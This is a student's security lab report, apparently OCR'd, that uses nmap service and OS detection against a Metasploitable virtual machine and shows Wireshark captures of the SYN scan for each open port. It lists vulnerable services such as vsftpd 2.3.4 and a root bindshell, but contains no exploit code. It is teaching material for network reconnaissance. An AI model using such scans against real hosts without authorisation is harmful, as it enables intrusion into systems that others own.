IT APP. SEC. LAB FILE


To- Dr. Gopal Rawat

Name- Dhairya Jain
Sap ID- 500105432
Batch- CSF-B1

Aim- to find vernablities using nmap

Normal nmap scan

Nmap scan




```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap 192.168.0.100 -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-01 21:51 IST
Nmap scan report for 192.168.0.100
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_k
ernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
```

Nmap scan and capturing packets with wireshark

We sent syn packets for 1000 port using nmap service version and os scan


For port 139,25,21,80,53,23 we got [syn,ack] that means that ports are open




Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
176	824.715817916	192.168.0.117	192.168.0.100	TCP	60	34334 → 139 [SYN] Seq=0 Wi
177	824.716544190	192.168.0.117	192.168.0.100	TCP	60	34334 → 993 [SYN] Seq=0 Wi
178	824.717691963	192.168.0.100	192.168.0.117	TCP	62	139 → 34334 [SYN, ACK] Seq
179	824.717863069	192.168.0.117	192.168.0.100	TCP	56	34334 → 139 [RST] Seq=1 Wi
180	824.717692475	192.168.0.100	192.168.0.117	TCP	62	993 → 34334 [RST, ACK] Seq
181	824.719080006	192.168.0.117	192.168.0.100	TCP	60	34334 → 1025 [SYN] Seq=0 W
182	824.719768139	192.168.0.117	192.168.0.100	TCP	60	34334 → 8888 [SYN] Seq=0 W
183	824.720330709	192.168.0.100	192.168.0.117	TCP	62	1025 → 34334 [RST, ACK] Se
184	824.720331120	192.168.0.100	192.168.0.117	TCP	62	8888 → 34334 [RST, ACK] Se
185	824.721161378	192.168.0.117	192.168.0.100	TCP	60	34334 → 135 [SYN] Seq=0 Wi
186	824.721781488	192.168.0.100	192.168.0.117	TCP	62	135 → 34334 [RST, ACK] Seq
187	824.722530163	192.168.0.117	192.168.0.100	TCP	60	34334 → 995 [SYN] Seq=0 Wi
188	824.723933937	192.168.0.100	192.168.0.117	TCP	62	995 → 34334 [RST, ACK] Seq
189	824.724153738	192.168.0.117	192.168.0.100	TCP	60	34334 → 25 [SYN] Seq=0 Win
190	824.724760109	192.168.0.117	192.168.0.100	TCP	60	34334 → 110 [SYN] Seq=0 Wi
191	824.725210726	192.168.0.100	192.168.0.117	TCP	62	25 → 34334 [SYN, ACK] Seq=
192	824.725353482	192.168.0.117	192.168.0.100	TCP	56	34334 → 25 [RST] Seq=1 Win
193	824.728431590	192.168.0.100	192.168.0.117	TCP	62	110 → 34334 [RST, ACK] Seq
194	824.728717201	192.168.0.117	192.168.0.100	TCP	60	34334 → 199 [SYN] Seq=0 Wi
195	824.729286661	192.168.0.117	192.168.0.100	TCP	60	34334 → 587 [SYN] Seq=0 Wi
196	824.729779787	192.168.0.100	192.168.0.117	TCP	62	199 → 34334 [RST, ACK] Seq
197	824.730695172	192.168.0.100	192.168.0.117	TCP	62	587 → 34334 [RST, ACK] Seq
198	824.730986480	192.168.0.117	192.168.0.100	TCP	60	34334 → 143 [SYN] Seq=0 Wi
199	824.731680091	192.168.0.117	192.168.0.100	TCP	60	34334 → 21 [SYN] Seq=0 Win
200	824.732275537	192.168.0.100	192.168.0.117	TCP	62	143 → 34334 [RST, ACK] Seq
201	824.732881877	192.168.0.100	192.168.0.117	TCP	62	21 → 34334 [SYN, ACK] Seq=
202	824.732949490	192.168.0.117	192.168.0.100	TCP	56	34334 → 21 [RST] Seq=1 Win
203	824.733204039	192.168.0.117	192.168.0.100	TCP	60	34334 → 113 [SYN] Seq=0 Wi
204	824.733731893	192.168.0.117	192.168.0.100	TCP	60	34334 → 80 [SYN] Seq=0 Win
205	824.736220242	192.168.0.100	192.168.0.117	TCP	62	113 → 34334 [RST, ACK] Seq
206	824.736429169	192.168.0.117	192.168.0.100	TCP	60	34334 → 8080 [SYN] Seq=0 W
207	824.736962910	192.168.0.117	192.168.0.100	TCP	60	34334 → 53 [SYN] Seq=0 Win
208	824.737562531	192.168.0.100	192.168.0.117	TCP	62	80 → 34334 [SYN, ACK] Seq=
209	824.737627750	192.168.0.117	192.168.0.100	TCP	56	34334 → 80 [RST] Seq=1 Win
210	824.738378319	192.168.0.100	192.168.0.117	TCP	62	8080 → 34334 [RST, ACK] Se
211	824.738378688	192.168.0.100	192.168.0.117	TCP	62	53 → 34334 [SYN, ACK] Seq=
212	824.738443408	192.168.0.117	192.168.0.100	TCP	56	34334 → 53 [RST] Seq=1 Win
213	824.738723572	192.168.0.117	192.168.0.100	TCP	60	34334 → 23 [SYN] Seq=0 Win
214	824.739235062	192.168.0.117	192.168.0.100	TCP	60	34334 → 1723 [SYN] Seq=0 W
215	824.739683497	192.168.0.100	192.168.0.117	TCP	62	23 → 34334 [SYN, ACK] Seq=
216	824.739704766	192.168.0.117	192.168.0.100	TCP	56	34334 → 23 [RST] Seq=1 Win


For port 22,111,445,5900,3306




For port 6667



For port 5432




For port 8180



739	824.944923431	192.168.0.117	192.168.0.100	TCP	60 34334 → 49156 [SYN] Seq=0
740	824.945055271	192.168.0.117	192.168.0.100	TCP	60 34334 → 8180 [SYN] Seq=0 W
741	824.945176538	192.168.0.117	192.168.0.100	TCP	60 34334 → 19842 [SYN] Seq=0
742	824.945297353	192.168.0.117	192.168.0.100	TCP	60 34334 → 1187 [SYN] Seq=0 W
743	824.945410849	192.168.0.100	192.168.0.117	TCP	62 1119 → 34334 [RST, ACK] Se
744	824.945411229	192.168.0.100	192.168.0.117	TCP	62 33 → 34334 [RST, ACK] Seq=
745	824.945418740	192.168.0.117	192.168.0.100	TCP	60 34334 → 6788 [SYN] Seq=0 W
746	824.945560314	192.168.0.117	192.168.0.100	TCP	60 34334 → 2366 [SYN] Seq=0 W
747	824.945677254	192.168.0.117	192.168.0.100	TCP	60 34334 → 1026 [SYN] Seq=0 W
748	824.945784151	192.168.0.117	192.168.0.100	TCP	60 34334 → 1043 [SYN] Seq=0 W
749	824.945998794	192.168.0.117	192.168.0.100	TCP	60 34334 → 70 [SYN] Seq=0 Win
750	824.946103147	192.168.0.117	192.168.0.100	TCP	60 34334 → 2393 [SYN] Seq=0 W
751	824.946165874	192.168.0.100	192.168.0.117	TCP	62 700 → 34334 [RST, ACK] Seq
752	824.946166254	192.168.0.100	192.168.0.117	TCP	62 10001 → 34334 [RST, ACK] S
753	824.946166314	192.168.0.100	192.168.0.117	TCP	62 8045 → 34334 [RST, ACK] Se
754	824.946166384	192.168.0.100	192.168.0.117	TCP	62 3300 → 34334 [RST, ACK] Se
755	824.946293519	192.168.0.117	192.168.0.100	TCP	60 34334 → 7937 [SYN] Seq=0 W
756	824.946414774	192.168.0.117	192.168.0.100	TCP	60 34334 → 9878 [SYN] Seq=0 W
757	824.946515623	192.168.0.117	192.168.0.100	TCP	60 34334 → 1066 [SYN] Seq=0 W
758	824.946607539	192.168.0.117	192.168.0.100	TCP	60 34334 → 85 [SYN] Seq=0 Win
759	824.946703450	192.168.0.117	192.168.0.100	TCP	60 34334 → 5222 [SYN] Seq=0 W
760	824.946803046	192.168.0.117	192.168.0.100	TCP	60 34334 → 1494 [SYN] Seq=0 W
761	824.946854577	192.168.0.100	192.168.0.117	TCP	62 9593 → 34334 [RST, ACK] Se
762	824.946855007	192.168.0.100	192.168.0.117	TCP	62 2968 → 34334 [RST, ACK] Se
763	824.946855078	192.168.0.100	192.168.0.117	TCP	62 1271 → 34334 [RST, ACK] Se
764	824.946913408	192.168.0.117	192.168.0.100	TCP	60 34334 → 6004 [SYN] Seq=0 W
765	824.947025021	192.168.0.117	192.168.0.100	TCP	60 34334 → 1100 [SYN] Seq=0 W
766	824.947125228	192.168.0.117	192.168.0.100	TCP	60 34334 → 691 [SYN] Seq=0 Wi
767	824.947229391	192.168.0.117	192.168.0.100	TCP	60 34334 → 3221 [SYN] Seq=0 W
768	824.947328697	192.168.0.117	192.168.0.100	TCP	60 34334 → 22939 [SYN] Seq=0
769	824.947412491	192.168.0.100	192.168.0.117	TCP	62 49156 → 34334 [RST, ACK] S
770	824.947412792	192.168.0.100	192.168.0.117	TCP	62 8180 → 34334 [SYN, ACK] Se


For port 512



843	824.959975347	192.168.0.117	192.168.0.100	TCP	60 34334 → 8443 [SYN] Seq=0 W
844	824.960266205	192.168.0.117	192.168.0.100	TCP	60 34334 → 512 [SYN] Seq=0 Wi
845	824.960389415	192.168.0.117	192.168.0.100	TCP	60 34334 → 20031 [SYN] Seq=0
846	824.960478054	192.168.0.100	192.168.0.117	TCP	62 30000 → 34334 [RST, ACK] S
847	824.960478434	192.168.0.100	192.168.0.117	TCP	62 5811 → 34334 [RST, ACK] Se
848	824.960478494	192.168.0.100	192.168.0.117	TCP	62 5915 → 34334 [RST, ACK] Se
849	824.960503271	192.168.0.117	192.168.0.100	TCP	60 34334 → 593 [SYN] Seq=0 Wi
850	824.960631266	192.168.0.117	192.168.0.100	TCP	60 34334 → 7625 [SYN] Seq=0 W
851	824.960770417	192.168.0.117	192.168.0.100	TCP	60 34334 → 2041 [SYN] Seq=0 W
852	824.960906133	192.168.0.117	192.168.0.100	TCP	60 34334 → 50002 [SYN] Seq=0
853	824.961050160	192.168.0.117	192.168.0.100	TCP	60 34334 → 9101 [SYN] Seq=0 W
854	824.961150978	192.168.0.117	192.168.0.100	TCP	60 34334 → 259 [SYN] Seq=0 Wi
855	824.961247461	192.168.0.117	192.168.0.100	TCP	60 34334 → 2048 [SYN] Seq=0 W
856	824.961372882	192.168.0.117	192.168.0.100	TCP	60 34334 → 15002 [SYN] Seq=0
857	824.961444368	192.168.0.100	192.168.0.117	TCP	62 57797 → 34334 [RST, ACK] S
858	824.961487190	192.168.0.117	192.168.0.100	TCP	60 34334 → 3333 [SYN] Seq=0 W
859	824.961604029	192.168.0.117	192.168.0.100	TCP	60 34334 → 6547 [SYN] Seq=0 W
860	824.961719236	192.168.0.117	192.168.0.100	TCP	60 34334 → 17988 [SYN] Seq=0
861	824.961836918	192.168.0.117	192.168.0.100	TCP	60 34334 → 1110 [SYN] Seq=0 W
862	824.961965051	192.168.0.100	192.168.0.117	TCP	62 10617 → 34334 [RST, ACK] S
863	824.961965402	192.168.0.100	192.168.0.117	TCP	62 1688 → 34334 [RST, ACK] Se
864	824.961965472	192.168.0.100	192.168.0.117	TCP	62 3006 → 34334 [RST, ACK] Se
865	824.961965532	192.168.0.100	192.168.0.117	TCP	62 6580 → 34334 [RST, ACK] Se
866	824.961953608	192.168.0.117	192.168.0.100	TCP	60 34334 → 5051 [SYN] Seq=0 W
867	824.962072712	192.168.0.117	192.168.0.100	TCP	60 34334 → 4848 [SYN] Seq=0 W
868	824.962198404	192.168.0.117	192.168.0.100	TCP	60 34334 → 1050 [SYN] Seq=0 W
869	824.962323925	192.168.0.117	192.168.0.100	TCP	60 34334 → 49175 [SYN] Seq=0
870	824.962440565	192.168.0.117	192.168.0.100	TCP	60 34334 → 8402 [SYN] Seq=0 W
871	824.962547329	192.168.0.100	192.168.0.117	TCP	62 8443 → 34334 [RST, ACK] Se
872	824.962547630	192.168.0.100	192.168.0.117	TCP	62 512 → 34334 [SYN, ACK] Seq


▸ Frame 864: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface any, id 0

For port 513




1150	824.995248806	192.168.0.117	192.168.0.100	TCP	60 34334 → 1151 [SYN] Seq=0 W
1151	824.995366607	192.168.0.117	192.168.0.100	TCP	60 34334 → 513 [SYN] Seq=0 Wi
1152	824.995514750	192.168.0.117	192.168.0.100	TCP	60 34334 → 2003 [SYN] Seq=0 W
1153	824.995670734	192.168.0.100	192.168.0.117	TCP	62 3690 → 34334 [RST, ACK] Se
1154	824.995655103	192.168.0.117	192.168.0.100	TCP	60 34334 → 901 [SYN] Seq=0 Wi
1155	824.995671255	192.168.0.100	192.168.0.117	TCP	62 306 → 34334 [RST, ACK] Seq
1156	824.995671314	192.168.0.100	192.168.0.117	TCP	62 3814 → 34334 [RST, ACK] Se
1157	824.995809184	192.168.0.117	192.168.0.100	TCP	60 34334 → 4129 [SYN] Seq=0 W
1158	824.995963565	192.168.0.117	192.168.0.100	TCP	60 34334 → 1443 [SYN] Seq=0 W
1159	824.996108394	192.168.0.117	192.168.0.100	TCP	60 34334 → 50300 [SYN] Seq=0
1160	824.996299575	192.168.0.117	192.168.0.100	TCP	60 34334 → 5000 [SYN] Seq=0 W
1161	824.996413632	192.168.0.117	192.168.0.100	TCP	60 34334 → 1352 [SYN] Seq=0 W
1162	824.996491298	192.168.0.100	192.168.0.117	TCP	62 6346 → 34334 [RST, ACK] Se
1163	824.996491659	192.168.0.100	192.168.0.117	TCP	62 3689 → 34334 [RST, ACK] Se
1164	824.996491709	192.168.0.100	192.168.0.117	TCP	62 9207 → 34334 [RST, ACK] Se
1165	824.996491759	192.168.0.100	192.168.0.117	TCP	62 5102 → 34334 [RST, ACK] Se
1166	824.996509042	192.168.0.117	192.168.0.100	TCP	60 34334 → 9943 [SYN] Seq=0 W
1167	824.996743544	192.168.0.117	192.168.0.100	TCP	60 34334 → 63331 [SYN] Seq=0
1168	824.996848408	192.168.0.117	192.168.0.100	TCP	60 34334 → 5050 [SYN] Seq=0 W
1169	824.996948154	192.168.0.117	192.168.0.100	TCP	60 34334 → 83 [SYN] Seq=0 Win
1170	824.997048672	192.168.0.117	192.168.0.100	TCP	60 34334 → 1053 [SYN] Seq=0 W
1171	824.997118529	192.168.0.100	192.168.0.117	TCP	62 1056 → 34334 [RST, ACK] Se
1172	824.997118888	192.168.0.100	192.168.0.117	TCP	62 407 → 34334 [RST, ACK] Seq
1173	824.997118938	192.168.0.100	192.168.0.117	TCP	62 5357 → 34334 [RST, ACK] Se
1174	824.997118988	192.168.0.100	192.168.0.117	TCP	62 1151 → 34334 [RST, ACK] Se
1175	824.997150191	192.168.0.117	192.168.0.100	TCP	60 34334 → 543 [SYN] Seq=0 Wi
1176	824.997290923	192.168.0.117	192.168.0.100	TCP	60 34334 → 9876 [SYN] Seq=0 W
1177	824.998724648	192.168.0.100	192.168.0.117	TCP	62 513 → 34334 [SYN, ACK] Seq


For port 1524




For port 2049




For port 6000



